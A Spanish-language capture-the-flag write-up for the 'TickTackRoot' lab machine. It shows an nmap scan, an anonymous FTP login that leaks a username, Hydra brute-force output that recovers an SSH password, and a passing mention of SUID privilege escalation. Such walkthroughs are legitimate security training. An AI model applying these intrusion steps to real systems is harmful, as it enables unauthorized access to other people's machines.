
## TICKTACKROOT



Ejecutamos nmap y detectamos los puertos 21, 22 y 80 abiertos.

```
$ sudo ../../obtain_data.sh 192.168.16.16
[sudo] password for kali:
Running Nmap nmap -sS -sV -A -0 -p- 192 168 16.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 20:35 CET
Nmap scan report for 192.168.16.16
Host is up (0.00053s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp
                       vsftpd 2.0.8 or later
  ftp-syst:
    STAT:
  FTP server status:
       Connected to ::ffff:192.168.16.37
       Logged in as ftp
        TYPE: ASCII
       No session bandwidth limit
        Session timeout in seconds is 300
       Control connection is plain text
Data connections will be plain text
       At session startup, client count was 2
        vsFTPd 3.0.5 - secure, fast, stable
 _End of status
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
                                          10671 Oct 03 14:31 index.html
4096 Oct 07 11:18 login
                 1 0
  -rw-r--r--
                             0
                 2 0
  drwxr-xr-x
                             0
                       OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    256 5c:38:6e:8a:4b:bb:b4:2a:ca:cb:3a:94:62:9c:aa:7e (ECDSA)
    256 06:c4:ea:41:7d:c3:4b:f7:8c:68:19:6b:5c:23:e4:70 (ED25519)
80/tcp open http Apache httpd 2.4.58 ((Ubuntu))
 _http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:83:20:EB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Revisando el puerto ftp, en el mensaje de bienvenida encontramos una pista para seguir avanzando.

```
(kali@kali)-[~/CTFs/ticktackroot]

$ ftp anonymous@192.168.16.16
Connected to 192.168.16.16.

220 Bienvenido Robin
331 Please specify the password.
Password:
230 Login successful.
```

Si realizamos un ataque de fuerza bruta en el protocolo ftp (es la misma para el protocolo ssh) con ese usuario llegamos a obtener la contraseña.

```
[ATTEMPT] target 192.168.16.16 - login "robin" - pass "michael1" - 384 of 5000 [child 11] (0/0) Home [ATTEMPT] target 192.168.16.16 - login "robin" - pass "jeffrey" - 385 of 5000 [child 3] (0/0) [ATTEMPT] target 192.168.16.16 - login "robin" - pass "stephen" - 386 of 5000 [child 14] (0/0) [21][ftp] host: 192.168.16.16 login: robin password: babyblue 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-03 22:33:47

| Kalt@kalt| ~/CTFs/ticktackroot | WBox_GAs_... Trash
```

Puesto que en el protocolo ftp de momento no encontramos nada más, nos logueamos con robin en el puerto 22.

```
$ ssh robin@192.168.16.16
The authenticity of host '192.168.16.16 (192.168.16.16)' can't be established.
ED25519 key fingerprint is SHA256:AbcLfoRO5xqCMsRNSIrZgMMbg/qvciy2F5kfxTJLfMA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.16.16' (ED25519) to the list of known hosts.
robin@192.168.16.16's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/pro
 System information as of vie 03 ene 2025 21:53:17 UTC
  System load:
                0.07
                                  Processes:
                                                           101
 Usage of /:
                52.3% of 4.93GB
                                  Users logged in:
                                                           0
 Memory usage: 9%
                                  IPv4 address for enp0s3: 192.168.16.16
  Swap usage:
                0%
 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
  https://ubuntu.com/engage/secure-kubernetes-at-the-edge
El mantenimiento de seguridad expandido para Applications está desactivado
Se pueden aplicar 3 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable
Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Tue Oct 15 08:45:45 2024 from 192.168.18.48
robin@TheHackersLabs-Ticktackroot:~$
```

Una vez dentro buscamos en todo el sistema ficheros con el suid activo donde poder realizar la escalada de privilegios. Encontramos el binario timeout\_suid que va a ser el responsable de realizar la escalada de privilegios. Una vez realizada, vamos a por las flags.

